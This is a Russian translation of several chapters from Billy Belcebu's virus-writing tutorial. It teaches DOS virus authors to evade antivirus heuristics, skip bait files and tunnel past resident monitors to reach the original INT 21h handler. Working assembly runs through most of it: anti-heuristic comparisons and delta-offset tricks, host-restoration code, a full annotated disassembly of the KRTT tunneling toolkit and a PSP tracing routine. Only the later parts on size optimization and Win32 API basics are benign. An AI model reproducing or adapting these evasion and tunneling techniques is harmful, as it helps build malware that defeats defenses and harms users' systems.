Если вы используете для проверки на резидентность что-нибудь вроде AX = DEADh, сработает эвристика. Используйте вызовы ниже 6E00h. Есть множество неиспользуемых функций ниже этого значения. Для большей информации обратитесь к RBIL.

- Не используйте редких прерываний:

Если вы используете прерывание выше 80, сработает эвристика.

- Оптимизируйте ваш код как можно лучше:

Посмотрите tutorиалы, посвященные этой теме (например tutorиал darkman'a в VLAD#2 или то, что рассказывалось в этом tutorиале).

- Старайтесь быть более оригинальными в получении дельта-смещения:

Для получения дельта смещения не используйте:

```
call delta
delta:
pop si
sub si,offset delta
```

Это используется множеством вирусов и несомненно вызовет соответствующую реакцию эвристика. (В этом примере, дельта-смещение будет в SI).

Есть множество других путей получения дельта-смещения:

```
mov bx,old_size_of_infected_file
jmp bx
```

Вы, конечно, можете использовать и другие регистры ;).

Еще один способ:

```
call delta
delta:
mov si,sp
mov bp,word ptr ss:[si]
sub bp,offset delta
```

(Здесь BP будет дельта-смещением)

И еще:

```
mov bp,sp
int 03h
```



```
delta:
    mov bp,ss:[bp-6]
    sub bp,offset delta
```

- Максимально оптимизируйте вашу процедуру шифрования. Если вы сделаете что-нибудь не то, эвристик поймает ваш вирус и все наши усилия пойдут на смарку.

- Пусть ваша TSR-процедура выглядит очень странно:

Старайтесь избегать сравнений с 0:

```
cmp byte ptr [0],"Z"
```

- В ваших обработчиках int 21 старайтесь избегать "настоящих" сравнений, лучше попробуйте что-нибудь вроде следующего (примеры с 4bh):

```
xchg ah,al
cmp al,4Bh
[... ]
xchg ah,al
```

или сделайте со значением хог.

```
xor ax,0FFFFh
cmp ah,(4Bh xor 0FFh)
xor ax,0FFFFh
```

или так ;):

```
xor ax,0FFFFh
xchg ah,al
cmp al,(4Bh xor 0FFh)
xchg ah,al
xor ax,0FFFFh
```

ЗАПОМНИТЕ: После вызова настоящего in21 возвращайте все значения, которые возвращаются настоящим обработчиком прерывания.

- Эвристик будет искать следующие сравнения:

```
cmp ax,"ZM"
cmp ax,"MZ"
```

Вы можете попытаться сделать что-нибудь вроде следующего:

```
mov al,byte ptr [header]
add al,byte ptr [header+1]
cmp al,"M"+"Z"
```

Это очень полезная процедура: вы одновременно проверяете и на MZ и на ZM. Вы можете сделать то же сравнение, но в нижнем регистр, с помощью 'or ax, 2020h' (AX - регистр, содержащий строку), и сравнить со следующим:

```
cmp ax,"zm"
cmp ax,"mz"
```

- Попробуйте сделать ваш вирус настолько редким, насколько это возможно :)
- Просканируйте ваш код разными антивирусами
- Меняйте процедуры для восстановления COM- и EXE-носителей. Давайте посмотрим, как сделать восстановление COM-файла антиэвристичным:

```

mov     di,101h                ; Эта ерунда одурачит AV
dec     di
push    di                    ; DI=100h :)
lea     si,[bp+offset OldBytes] ; Восстанавливаем 3 байта
movsw                           ; (Измените для своих нужд)
movsb
ret                                     ; Переход на 100h ;)

oldbytes    db CDh,20h,00

```

А теперь давайте посмотрим, как натянуть эвристику
во время восстановления

EXE:

```

mov     bx,bp                ; Используем BX как дельта-смещение ;)
mov     ax,ds
add     ax,0010h
add     word ptr cs:[bx+@@CS],ax
add     ax,cs:[bx+@@SP]
cli
mov     ss,ax
mov     sp,cs:[bx+@@SS]
sti

db      0EAh                ; JUMP FAR

cs_ip   equ    this dword
@@IP    dw      0000h        ; В 1-ом поколении, помещаем здесь
                                ; смещение на MOV AX,4C00h/INT 21h
@@CS    dw      0000h
ss_sp   equ    this dword
@@SS    dw      0000h
@@SP    dw      0000h

```

В заключение

Огромный недостаток некоторых антиэвристиков состоит в том, что они не отслеживают значения регистров. Мы можем использовать это.

Просто подумайте

о таких возможностях как 'mov ax, 4301h' или 'cmp ah, 4Bh'... Все в ваших руках...

Путеводитель по написанию вирусов: 11.

Антинаживка

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-02

Наживки/жертвенные овцы - это программы, которые ничего не делают. Вы будете удивляться, почему... Они используют эти программы, чтобы ловить вирусы, которые их заражают. А потом они поимеют копию нашего вируса :(.

Но самая большая проблема возникает, если наш вирус полиморфный. Они заразят около 10 тысяч этих файлов, чтобы найти надежную сканстроку или алгоритм, который поймает все возможные мутации. Конечно, если мы добавим код, который будет отсеивать эти программы, то натянem AVеров (надоедает каждый раз натягивать одних и тех же людей, но они хотят натянуть нас...) ;).

Есть несколько правил, которым вы должны следовать, если не хотите, чтобы вирус заражал наживки:

- Не заражайте файлы меньше 5000 байта, а еще лучше 10000. Если AVер захочет создать 10000 наживок, ему придется потратить на наш вирус минимум 100Mb :).
- Не заражайте файлы с номерами в имени. Наживки обычно называются 0000.COM, 0001.COM и так далее.
- Не заражайте файлы с последовательными именами. Не думайте, что я повторяюсь. Если они увидят, что наш вирус не заражает файлы с именами, они создадут файлы "AAAAAAAA.COM", "AAAAAAAB.COM" и что-нибудь в этом роде.
- Не заражайте файлы с последовательными именами одинакового размера.
- Не заражайте файлы с сегодняшней датой, потому что таких файлов, как правило, на компьютере почти нет.
- Перехватите прерывание таймера или примените какой-нибудь другой метод, чтобы избежать заражения файлов по крайней мере на 10 минут. Просто представьте ситуацию... AVер пытается найти сканстроку нашего вируса. Мы реализуем все вышеприведенные антинаживочные техники в нашем вирусе, и AVеру придется постоянно перегружать компьютер много раз. И каждый раз мы заставим ждать его 10 минут... Он потратит много времени на наш вирус :).
- Не заражайте файлы в корневой директории.
- Не заражайте файлы с нулевыми переходами и вызовами: они используются только наживками и PER'ами, поэтому. Ищите E9 00 00, E8 00, [70..7F] 00 и тому подобное.
- Конечно, проверяйте на большое количество NOPов, XCHG одного и того же регистра (XCHG BX, BX), перемещение данных в тот же самый регистр...
- Проверяйте на большое количество байтов 0 или последовательных INC/DEC одного и того же регистра. Где вы видели программу с INC DX, за которым следует DEC DX???
- Проверяйте, не является ли первой инструкцией файла MOV AX, 4C00h/INT 21h или INT 20h.

Если вирус реализует по крайней мере 5 из этих техник, то можно считать, что он хорошо защищен от наживок :).

Путеводитель по написанию вирусов: 10.

Антитуннелинг

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-02

Техники туннелинга также используются антивирусами при инсталляции, и все наши попытки найти оригинальный INT 21h пойдут насмарку, потому что они используют наше собственное оружие. И нам это не нравится. Также нас могут туннелировать другие вирусы, что совсем беспонтово. Эта система наша и ничья больше! :)

Так как антивирусы используют определенные процедуры, чтобы обнаружить не занимается ли кто-нибудь трейсингом, мы можем использовать те же алгоритмы, чтобы бороться против них: они не защищены от нас. Мы используем процедуру, чтобы активировать trap flag для трейсинга... Можем ли мы использовать другую процедуру, чтобы деактивировать ее? Конечно. Это очень просто. Вместо использования OR, чтобы активировать его, для его деактивирования мы должны использовать AND.

```
pushf
pop     ax
and     ah,11111110h
push    ax
popf
```

Разве это не прекрасно? :) Мы обламываем тех, кто хочет своровать наш INT 21h. Но... что если мы захотим узнать, пытается ли кто-нибудь украсть его? Эта процедура взята из этого же tutorиала из главы о бронировании кода.

```
push    ax
pop      ax
dec      sp
dec      sp
pop      bx
cmp      ax,bx
jz       not_traced
jmp      $                ; если кто-то трейсит, замораживаем
                                ; процессор

not_traced:
[...]
```

Эта глава - расширение главы о туннелинге. Поэтому... с этими двумя процедурами плюс немного удачи, вы можете пойти далеко вперед :).

Путеводитель по написанию вирусов: 9. Туннелинг

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-02

Мы называем туннелингом любые попытки получить оригинальные векторы любого прерывания, как правило это INT 21h. Ладно, все попытки нельзя назвать туннелингом (например, бэкдоры), но об этом мы тоже поговорим в данной статье.

Туннелинг был разработан, чтобы избежать сторожевых TSR-собак. Этот вид антивирусов малодоступен пониманию простого пользователя, потому что они замечают попытки перехватывать прерывания, открытия исполняемых файлов и всего остального, что обычно делает вирус. Собак сложно одурачить антиэвристичными приемами, потому что они контролируют важные прерывания (21h, 13h...).

Нашей целью является получить оригинальные обработчики прерываний... но как это сделать? Вы можете пойти разными путями.

Трейсинг

Вероятно, это один из самых часто используемых путей, но он недостаточно безопасен. Да, это вид туннелинга очень неустойчив, поэтому обратите внимание на следующее.

Есть такой флаг 'Trap Flag', который обычно обозначается как TF, используемый для помещения процессора в пошаговый режим. Данный режим используется большинством отладчиков, а также его можем использовать мы, разумеется, в своих целях :).

Каждый раз, когда выполняется инструкция при активированном TF, будет вызываться INT 1, и тут-то и настанет наш час :). Но так как специальной инструкции для активирования этого флага нет, нам придется сделать следующее:

```
pushf          ; Помещаем флаги в стек
pop ax         ; И в AX
or ax, 100h    ; Здесь мы активируем TF
push ax       ; Мы должны заPUSHить AX...
popf          ; чтобы восстановить наши флаги :)
```

С помощью этого простого кода вы можете активировать trap flag. Я забыл поместить полный список флагов, поэтому вот он:

```
Position -> 0F 0E 0D 0C 0B 0A 09 08 07 06 05 04 03 02 01 00
           .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
Flags     -> -- -- -- -- 0F DF IF TF SF ZF -- AF -- PF -- CF
```

Флаги находятся в 16-битных регистрах, как вы можете видеть. Вот список флагов и их значения:

```
CF - Carry Flag      -> Указывает на арифметический перенос
PF - Parity Flag     -> Указывает на четность
AF - Auxiliary Flag  -> Указывает на коррективную, требуемую для BCD-чисел
ZF - Zero Flag       -> Указывает на нулевой результат или верное сравнение
SF - Sign Flag       -> Указывает на негативный результат/сравнение
```

TF - Trap Flag -> Контролирует пошаговый режим
 IF - Interrupt Flag -> Контролирует, разрешены ли прерывания
 DF - Direction Flag -> Контролирует направление увеличения в строковых опер.
 OF - Overflow Flag -> Указывает на знаковое арифметическое переполнение

Давайте вспомним несколько вещей о прерываниях. Каждый раз, когда мы вызываем INT, на стеке лежат шесть байт: флаги CS:IP. Вы должны помнить об этом, так как нам придется вызвать INT 21h, а затем трейсить его код. Если после вызова CS (в стеке) равно тому, что дал нам DOS, когда мы запросили вектор прерываний, значит это верный обработчик. Простая процедура туннелинга будет выглядеть так:

```
int01handler:
    push bp
    mov bp, sp
    push dx
    mov dx, word ptr cs:[dossegment]
    cmp [bp+6], dx
    jz found
    pop dx
    pop bp
    iret
found:
    mov dx, [bp+6]
    mov word ptr cs:[int21_seg], dx
    mov dx, [bp+4]
    mov word ptr cs:[int21_off], dx
    pop dx
    pop bp
    add sp, 6
    [...]
```

Но у этого вида туннелинга, как я уже говорил ранее, множество слабых сторон. Мы не защищены от POPF, PUSHF, CLI и деактивации TF, потому что мы действительно ВЫПОЛНЯЕМ код. Если AV переправляет INT 21h на другое INT, мы снова обломались. Как вы можете видеть, трейсинг не безопасен.

Конечно, мы можем решить некоторые проблемы, проверяя наличие некоторых процедур, таких как PUSHF и POPF, чтобы не дать ламерам деактивировать TF.

Как бы то ни было, трейсинг не лучший выбор...

Байт к байту

Самый популярный исходник о туннелинге - это KФhntark Recursive Tunneling Toolkit (aka KRTT). Метод, используемый в нем, заключается в проведении сравнений всех опкодов в обработчике прерываний, чтобы найти CALL, CALL FAR, JUMP FAR и JUM OFF:SEG, а затем в получении этого значения как INT 21h. Давайте взглянем на полный листинг файла KRTT41.OBJ, который является сердцем тулкита KRTT.

```
;---[ CUT HERE ]-----
; KФhntark Recursive Tunneling Toolkit 4.1 (c) 1993 by KФhntark
; Disassembly by Billy Belcebr/DDT
;
; INPUT:
;   . BP : 01           Искать обработчик INT 2Ah
;   . BP : 02           Искать обработчик INT 13h
;   . BP : another value Искать обработчик INT 21h
; OUTPUT:
;   . AH : 00           Не найден
;   . AH : 01           Найден!
```

```

; . AH : 02          INT 21h / 2Ah / 13h не перехвачены
; . AH : 03          Внутренние прерывания DOS перехвачены
; If found:
; . DX              DOS INT 21h / 2Ah / 13h SEGMENT
; . DI              INT 21h / 2Ah / 13h OFFSET
; . AL              RECURSION DEPT
; DESTROYED:
; . AX,BX,CX,DX,DI,BP,ES
;
; Assemble:
; . TASM KRTT41.ASM
; . TLINK <virus name> KRTT41.OBJ
;
; Вызывается TUNNEL для осуществления туннелинга
;
; NOTE: It's the first time i try with a disasm of something, so if i made a
; _HUGE_ mistake, notify me :) This ain't my job...
; Обратите внимание: это первый раз, когда я пытался сделать дизасм
; чего-либо, поэтому если я сделал большую ошибку, уведомите меня :).

```

```

.model tiny
.code
public tunnel

tunnel:
    cli                ; Запрещаем прерывания
    xor ax,ax
    mov es,ax          ; Делаем ES = 0, чтобы получить IVT
    xor di,di
    mov dx,es:[00AEh]
    mov cx,es:[00A2h]   ; INT 26h != INT 28h
    cmp dx,cx
    jz check
    mov cx,es:[00B2h]   ; INT 26h != INT 28h != INT 2Ch
    cmp dx,cx
    jz check
    mov ah,03          ; Проверка не удалась: DOS int
                        ; перехвачены
    ret

check:
    cmp bp,01h         ; BP=1      Hook INT 2Ah
    jz int2A
    cmp bp,02h         ; BP=2      Hook INT 13h
    jz int13

int21:
    mov bx,es:[0084h]   ; BP=Other Hook INT 21h
    mov es,es:[0086h]
    jmp go4it

int13:
    mov bx,es:[004Ch]   ; Получаем векторы INT 13h из IVT и
    mov es,es:[004Eh]   ; помещаем их в ES:BX
    mov bp,es
    mov dx,0070h
    cmp bp,dx
    jz nohooked
    jmp letstunnelit

int2A:
    mov bx,es:[00A8h]   ; Получаем векторы INT 2Ah из IVT и
    mov es,es:[00AAh]   ; помещаем их в ES:BX

go4it:
    mov bp,es
    cmp dx,bp
    jnz letstunnelit

nohooked:
    xchg bx,di
    mov ah,02h         ; INT не перехвачен *yeah* ;)
    ret

letstunnelit:
    call main_body      ; Идем и туннелируем
    sti
    ret

```

```

main_body:
    push    es
    push    bx
    cmp     al,07h                ; Проверяем на рекурсию
    jz      exit
    cmp     ah,01h                ; Нашли ?
    jz      exit
    inc     al
    mov     cx,0FFFAh
    sub     cx,bx
main_loop:
    push    bx
    cmp     byte ptr es:[bx],0E8h ; Это опкод CALL ?
    jz      callsig16
    cmp     byte ptr es:[bx],0EAh ; Это JUMP OFFSET:SEGMENT ?
    jz      far_stuff
    cmp     byte ptr es:[bx],09Ah ; Это CALL FAR ?
    jz      far_stuff
    cmp     byte ptr es:[bx],02Eh ; А может быт Segment Override CS? :P
    jnz     jmpfar
    cmp     byte ptr es:[bx+01],0FFh ; JUMP FAR ?
    jnz     jmpfar
    cmp     byte ptr es:[bx+02],01Eh ; PUSH DS ?
    jz      far_stuff2
    cmp     byte ptr es:[bx+02],02Eh ; CS ? (снова)
    jnz     jmpfar
far_stuff2:
    mov     bp,es:[bx+03]
    dec     bp
    xchg    bx,bp
    jmp     far_stuff
jmpfar:
    pop     bx
    cmp     ah,01h                ; Нашли ?
    jz      exit
    cmp     al,07h                ; Проверяем на рекурсию
    jz      exit
    inc     bx
    loop    main_loop            ; И делаем следующий проход
callsig16:
    pop     bx
    add     bx,03h
    loop    main_loop
exit:
    pop     bx
    pop     es
    ret
far_stuff:
    pop     bp
    add     bp,04h
    push    bp
    cmp     es:[bx+03],dx
    jz      found
    cmp     word ptr es:[bx+03],00h
    jz      jmpfar
    push    es
    pop     bp
    cmp     es:[bx+03],bp
    jz      jmpfar
    mov     bp,bx
    mov     bx,es:[bx+01]        ; Куда он указывает
    mov     es,es:[bp+03]
    call    main_body
    jmp     jmpfar
found:
    mov     di,es:[bx+01]
    mov     ah,01                ; INT 21 найден
    jmp     jmpfar
end        tunnel
;---[ CUT HERE ]-----

```


Если вы хотите полный пакет, найдите его, это очень легко сделать. Но KRTT небезопасен. "Дерьмо!", можете подумать вы. Похоже, что туннелинг очень не нестабильная и неустойчивая техника. В случае с этим тулkitом это действительно так. KRTT не сможет корректно обработать ситуацию, если контроль будет вернут неподдерживаемой инструкцией. Очень легко вызвать INT 21h с помощью условного перехода или RETF и обломать KRTT. И в силу своей природы техника KRTT должна быть рекурсивной.

Трейсинг PSP

Если вы помните, насколько важная структура PSP, и вы видели ее описание в этой же статье, вы можете подумать... "Что же такое этот FAR CALL INT 21h?" Смещение 0005 давно устарело и присутствует только для совместимости с очень старыми версиями программ, но содержит очень интересные данные, например диспетчер INT 21h. Диспетчер 21h - это не обработчик INT 21h, не забывайте об этом. Как говорил Маленький Помощник Сатаны, смещение PSP:6 может указывать на диспетчер как напрямую, так и косвенно, что необходимо учитывать.

Ниже приведена процедура из VLAD#3 (какая хорошая группа! (была - прим. пер.)), которая показывает, как получить адрес INT 21h, используя PSP.

```

;---[ CUT HERE ]-----
; PSP tracing routine by Satan's Little Helper
; Published in VLAD#3
;
; INPUT:
;     . DS                PSP segment
; OUTPUT:
;     . DS:BX             INT 21h address
;     . CF                0
; if tunnel failed:
;     . DS:BX             0000:0000
;     . CF                1

psp_trace:
    lds     bx,ds:[0006h]        ; указатчик на обработчик диспетчера
trace_next:
    cmp     byte ptr ds:[bx],0EAh ; JMP SEG:OFF ?
    jnz     check_dispatch
    lds     bx,ds:[bx+1]         ; указывает на SEGMENT:OFFSET
    cmp     word ptr ds:[bx],9090h
    jnz     trace_next
    sub     bx,32h              ; 32h байтовое смещение от
                                ; обработчика диспетчера
    cmp     word ptr ds:[bx],9090h ; Если все OK, у INT 21h будет эта
    jnz     check_dispatch      ; сигнатура (2 NOPa)
good_search:
    cld
    ret
check_dispatch:
    cmp     word ptr ds:[bx],2E1Eh ; PUSH DS, CS: (префикс)
    jnz     bad_exit
    add     bx,25h
    cmp     word ptr ds:[bx],80FAh ; CLI, PUSH AX
    jz      good_search
bad_exit:
    stc
    ret
;---[ CUT HERE ]-----

```

Просто и эффективно. Протестируйте это! А вместе со каркасом трейсинга PSP мы можем использовать другой метод - "черную дверь" (backdoor) INT 30h.

Трейсинг PSP лучше чем обычный трейсинг, потому что во первом случае мы не знаем, не запускаем ли мы код антивируса, а при использовании PSP такая ситуация не может возникнуть.

"Черная дверь" INT 30h

Это достаточно простая техника. В INT 30h есть код, который переходит к диспетчеру, поэтому мы можем поместить что-нибудь вроде следующего:

```
xor     bx,bx
mov     ds,bx
mov     bl,0C0h           ; Смещение INT 30h в IVT
jmp     trace_next
```

Учтите, что INT 30h в Windoze применяется для других целей, но это другая история :).

Эмуляторы кода

Первую статью на эту тему опубликовал Methyl [IR/G] в IR#8 (IRG#1?). Чтобы не слишком раздувать размер этого tutorиала, я дам чисто теоретическое изложение этой техники. Но не отчаивайтесь, ее достаточно легко понять. Для меня эмуляция означает улучшение старой техники "байт-к-байту", которое делает ее более совершенной и безопасной. Я не говорю, что эти техники эквивалентны. "Байт-к-байту" только сравнивает опкоды, в то время как эмуляция пытается следовать ходу программы, делает фальшивые переходы, вызовы... Таким образом она ищет возможный переход на INT 21h, что нам и нужно. Ок, это концепция. Если вы хотите знать больше, скачайте IR#8 и взгляните на tutorиал Methyl'a. Это хороший журнал, так что получайте удовольствие от его прочтения!

Продвинутый туннелинг

Ох... я не хочу нагружать вас чересчур сильно. Есть более безопасные, крутые и новые техники, но они слишком сложны, а исходник с их реализацией занял бы слишком много места в этом tutorиале :).

Путеводитель по написанию вирусов: 12.

Оптимизация

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-03

Есть два вида оптимизации: структурная и локальная. В этой маленькой главе я затрону оба эти вида. Но, во-первых, вы должны понять одну вещь: никогда не оптимизируйте ваш код, пока ваш код не будет полностью работать. Если вы начнете оптимизировать код, который не работает, вы наворотите еще больше ошибок.

Структурная оптимизация

Это самая эффективная и самая сложная для воплощения и понимания. Этот вид оптимизации можно легко понять, используя бумагу для зарисовки алгоритма вашего вируса. Здесь у нас нет, поэтому давайте представим, что вы, вернее ваш вирус, сначала открываете файл только для чтения, закрываете, открываете снова для чтения/записи и закрываете снова. Все это - потеря байтов. При структурной оптимизации вы должны хорошо продумать, что должен делать ваш вирус и что нет, дабы не тратить место попусту. Решение будет отличаться в зависимости от конкретной ситуации.

Локальная оптимизация

Это самый простой вид, хотя и с его помощью можно сэкономить множество байтов. Метод состоит в изменении некоторых линий на другие, которые делают то же самое, но занимают меньшее количество байт.

■ Очистление регистров:

mov	bx,0000h	; 3 байта
xor	bx,bx	; 2 байта
sub	bx,bx	; 2 байта

Никогда не используйте первый способ, а используйте второй или третий. Один регистр (DX) можно очищать еще одним способом. Давайте посмотрим:

mov	dx,0000h	; 3 байта
xor	dx,dx	; 2 байта
sub	dx,dx	; 2 байта
cwd		; Конвертируем слово в двойное слово
		; (1 байт)

CWD будет работать, только если содержимое AX меньше, чем 8000h. Есть еще

одни путь очистить АН за один байт: если AL < 80h, вы можете использовать инструкцию CBW.

▣ Сравнения:

Для сравнения, как известно, существует специальная инструкция. Для сравнения двух регистров вы можете использовать два способа:

```
cmp    ax, bx           ; 2 байта
xor     ax, bx           ; 2 байта
```

Но XOR мы можем использовать только, если мы хотим узнать, равны ли значения. Тем не менее, мы можем использовать XOR вместо CMP, чтобы сохранить байт, если сравниваем регистр с числом:

```
cmp     ax, 0666h        ; 3 байта
xor     ax, 0666h        ; 2 байта
```

Но в силу природы инструкции XOR мы не можем использовать ее для того, чтобы узнать, пуст ли регистр. Здесь нас спасет OR...

```
cmp     ax, 0000h        ; 3 байта
or      ax, ax           ; 2 байта
```

▣ Оптимизированный регистр - AX:

Вы можете использовать его для сравнений:

```
cmp     bx, 0666h        ; 4 байта
cmp     ax, 0666h        ; 3 байта
```

И вы можете перемещать содержимое AX в другой регистр оптимизированным образом:

```
mov     bx, ax           ; 2 байта
xchg    ax, bx           ; 1 байт
```

Вы можете это делать, если значения AX и BX для вас не важны. Это инструкция будет полезна для открытия файла, потому что файловый хэндл лучше держать в BX.

▣ Строковые операции:

Каждая из строковых команд (MOVS, STOS, SCAS...) - это оптимизированный способ выполнять определенные действия. Давайте посмотрим, для каких целей они могут пригодиться:

- MOVS: перемещение из позиции DS:[SI] в ES:[DI]

```
les     di, ds:[si]      ; 3 байта

movsb                   ; Если нам нужен байт (1 байт)
movsw                   ; Если нам нужно слово (2 байта)
movsd                   ; Если нам нужно двойное слово (4 байта) 386+
```

- LODS: помещает в приемник значение в позиции DS:[SI]

```

mov     ax,ds:[si]           ; 2 байта

lodsb                   ; Если нам нужен байт (1 байт)
lodsw                  ; Если нам нужно слово (1 байт)
lodsd                  ; Если нам нужно двойное слово (2
                      ; байта) 386+

```

- STOS: помещает в приемник значение позиции ES:[DI]

```

les     di,al             ; Нельзя это сделать!
les     di,ax             ; Нельзя это сделать!

stosb                   ; Если нужен байт (1 байт)
stosw                  ; Если нужно слово (1 байт)
stosd                  ; Если нужно двойное слово (2 байта)
                      ; 386+

```

- CMPS: сравнивает значение в DS:[SI] со значением в ES:[DI]

```

cmp     ds:[si],es:[di]   ; Не может быть два переопределения
                      ; сегмента!

cmpsb                   ; Если нужен байт (1 байт)
cmpsw                  ; Если нужно слово (1 байт)
cmpsd                  ; Если нужно двойное слово (2 байта)
                      ; 386+

```

- SCAS: сравнивает значение приемника с ES:[DI]

```

cmp     ax,es:[di]       ; 3 байта

scasb                   ; Если нужен байт (1 байт)
scasw                  ; Если нам нужно слово (1 байт)
scasd                  ; Если нам нужно двойное слово (2 байта)
                      ; 386+

```

■ 16-ти битные регистры:

Обычно использование 16-ти битных регистров в плане оптимизации лучше, чем использование 8-ми битных. Давайте посмотрим пример с инструкцией MOVЖ

```

mov     ah,06h           ; 2 байта
mov     al,66h           ; 2 байта (вместе 4 байта)

mov     ax,0666h         ; 3 байта

```

Также увеличение/понижение значения 16-ти битного регистра тоже более выгодно:

```

inc     al               ; 2 байта
inc     ax               ; 1 байт

dec     al               ; 2 байта
dec     ax               ; 1 байт

```

■ Базы и сегменты:

Перемещение из одного сегмента в другой нельзя сделать напрямую, поэтому мы должны сделать это одним из следующих способов:

```

mov     es,ds            ; Это сделать нельзя!

mov     ax,ds            ; 2 байта
mov     es,ax            ; 2 байта (вместе 4 байта)
push    ds               ; 1 байт

```

```
pop     es                                ; 1 байт (в сумме 2 байта)
```

Использование DI/SI более выгодно, чем использование BP.

```
mov     ax,ds:[bp]                        ; 4 байта
mov     ax,ds:[si]                        ; 3 байта
```

▣ Процедуры:

Если вы используете какой-то код много раз, подумайте о создании процедуры. Это может оптимизировать ваш код. Тем не менее, неправильное использование процедур может привести к обратному результату: размер кода возрастет. Поэтому если вы хотите знать, поможет ли вам создание процедуры, используйте эту маленькую формулу:

$$X = [\text{rout. size} - (\text{CALL size} + \text{RET size})] * \text{number of calls} - \text{rout. size}$$

CALL size + RET size означают 4 байта. X будем количеством байт, которое мы сэкономим. Давайте посмотрим на типичный пример, перемещение файлового указателя:

```
fpend: mov     ax,4202h                    ; 3 bytes
fpmov: xor     cx,cx                       ; 2 bytes
      cwd                      ; 1 byte
      int     21h                    ; 2 bytes
      ret                      ; 1 byte
```

У нас есть 8 байт + размер CALL... 11 байт. Давайте посмотрим, оптимизирует ли это наш код:

$$X = [7 - (3 + 1)] * 3 - 7$$

X = 2 байта сэкономлено

Это, конечно, надуманные вычисления. Вы можете вызывать эту процедуру больше 3-х раз (или меньше), что изменит размер, а также могут оказать свое влияние другие факторы.

▣ Последние советы по локальной оптимизации:

- Используйте SFT. В этой структуре множество полезной информации, и вы можете манипулировать ими безо всяких проблем.
- Пусть ваш компилятор делает по крайней мере 3 прохода, чтобы удалить все ненужные NOP'ы и другой отстой.
- Используйте стек.
- Также во многих случаях выгодно использовать инструкцию LEA.

Путеводитель по написанию вирусов: 13. Новая школа

Автор: Billy Belcebu, пер. Aquila

Дата: 2002-09-04

Здесь я сделаю маленькое введение в новый мир 32-х битного программирования под Windows. Совет: измените образ мышления :).

Если вы добрались до этого места, я исхожу из того, что вы уже достаточно продвинуты в 16-ти битном ассемблере. Поэтому настало время для изучения среды окружения Window. Поскольку эта часть tutorials является приложением, она не будет подробной, так что вам надо будет поискать дополнительную информацию в другом месте :).

Краткое описание того, что происходит

Здесь мы должны отбросить практически все наше знание DOS, если хотим добиться успеха, потому что сейчас оно нам не понадобится. Все, что было объяснено выше больше не имеет никакого смысла в Win32 (конечно, есть несколько исключений)... прерывания, структуры, СОМ-файлы, методы резидентности и невидимости, методы добавления, антиотладки, антиэвристики и т.д. Единственное, что осталось - это концепция, код же будет совершенно другим.

Некоторые люди ошибочно называют Win95-вирусы Win32-вирусами. Нет. Win32 вирусы означают, что вирус ДОЛЖЕН быть совместим с Win95, WinNT, Win3X+ Win32s и Win98.

Ладно, у нас есть новые регистры, новые сегменты, новые структуры... и множество новых вещей, которые необходимо исследовать. Это не так трудно, как могло бы показаться... Просто подумайте о том, что это то, чего вы ждали: так много неисследованных техник, что вы легко можете стать пионером :).

Забудьте обо все этих 16-ти битных сегментах, 16-ти битных смещениях, 16-ти битных регистрах... Теперь у нас есть все то же самое + много нового в 32-х битной версии.

Различия между 16-ти битным и 32-х битным программированием

Теперь мы будем, в основном, с двойными словами вместо слов, что открывает нам целый мир новых возможностей. У нас есть на два сегмента больше: FS и GS (в дополнение к CS, DS, ES и SS). И у нас есть новые 32-х битные регистры - EAX, EBX, ECX, EDX, ESI, EDI, EBP и ESP. Давайте посмотрим, как играть с регистрами: представьте, что у нас есть доступ к нижнему слову EAX. Что мы можем сделать? До этой части можно добраться с помощью AX, который и является нижним словом EAX. Например, EAX = 00000000, а мы хотим поместить 1234h в его нижнее слово. Мы просто должны сделать "mov ax, 1234h" и все. Но что, если нам нужен доступ к верхнему слову EAX? Для этих целей мы не можем использовать регистр: мы должны прибегнуть к какой-нибудь из инструкций вроде ROL (или SHL, если значение нижнего слова для нас неважно).

Основы программирования в Ring-3 : API

Можно считать, что функции API заменяют в Windows прерывания. При разработке "обычных" приложение мы можем работать с ними без особых проблем. При разработке вирусов все меняется, так как нам нужно искать эти функции. Но это другая история, о которой мы поговорим в другой раз и в другое время. Хорошо, когда мы используем функции API, параметры должны быть в стеке, поэтому мы должны их push'ить. Давайте взглянем на пример:

```
push    00000000h
call    ExitProcess
```

ExitProcess в Windows - это эквивалент знаменитого INT 20h в DOS. Значение, которое мы должны поместить - это код выхода. Давайте посмотрим:

```
VOID ExitProcess(
    UINT uExitCode    // код выхода для всех ветвей
);
```

Другим примером API может быть MessageBox(A/W). Да, она показывает этот проклятый msgbox.

```
int MessageBox(
    HWND hWnd,        // хэндл окна-владельца
    LPCTSTR lpText,    // адрес текста в messagebox'e
    LPCTSTR lpCaption, // адрес заголовка messagebox'a
    UINT uType         // стиль messagebox'a
);
```

Давайте посмотрим на другие примеры.

Интересные API

Вся информация была взята из потрясающего справочника по функциям Win32 API. Я помещу только наиболее часто используемые из них. Я действительно рекомендую скачать вам его: там много интересных функций и если бы я поместил здесь все, что считал нужным, этот tutorial занял бы 10 метров :).

▣ GetProcAddress

Функция GetProcAddress возвращает адрес указанной экспортируемой функции.

```
FARPROC GetProcAddress(
    HMODULE hModule,    // хэндл на модуль DLL
    LPCSTR lpProcName   // имя функции
);
```

- Параметры

· hModule

Идентифицирует DLL-модуль, содержащий функцию. Функция LoadLibrary или функция GetModuleHandle возвращает этот хэндл. · lpProcName

Указывает на строку, заканчивающуюся нулем и содержащую имя функции, или указывающая значение функции по ординалу. Если параметр - ординал, он должен находиться в нижнем слове; верхнее слово должно быть равно нулю.

· Возвращаемые значения

A. Если функция выполнена успешно, возвращаемое значение будет адресом экспортированной DLL функции.

B. Если во время выполнения функции произошла ошибка, возвращаемое значение равно NULL. Дополнительную информацию об ошибке можно получить с помощью GetLastError.

А теперь вероятно самая интересная функция API:

▣ GetModuleHandle(A/W)

Функция GetModuleHandle возвращает хэндл модуля, если тот был промэппирован в адресное пространство вызывающего процесса.

```
HMODULE GetModuleHandle(
    LPCTSTR lpModuleName // адрес имени модуля, чей хэндл нужен
);
```

- Параметры

· lpModuleName

Указывает на строку, в которой содержится имя Win32-модуля (.DLL или .EXE). Если расширение файла было опущено, добавляется расширение .DLL. Строка с именем файла может иметь в конце точку, чтобы показать, что у файла нет расширения. Строка не обязательно должна указывать путь. Имя сравнивается (без учета регистра) с именами модулей уже загруженных в адресное пространство вызывающего процесса.

Если этот параметр равен NULL, GetModuleHandle возвращает хэндл файла, который был использован при создании вызывающего процесса.

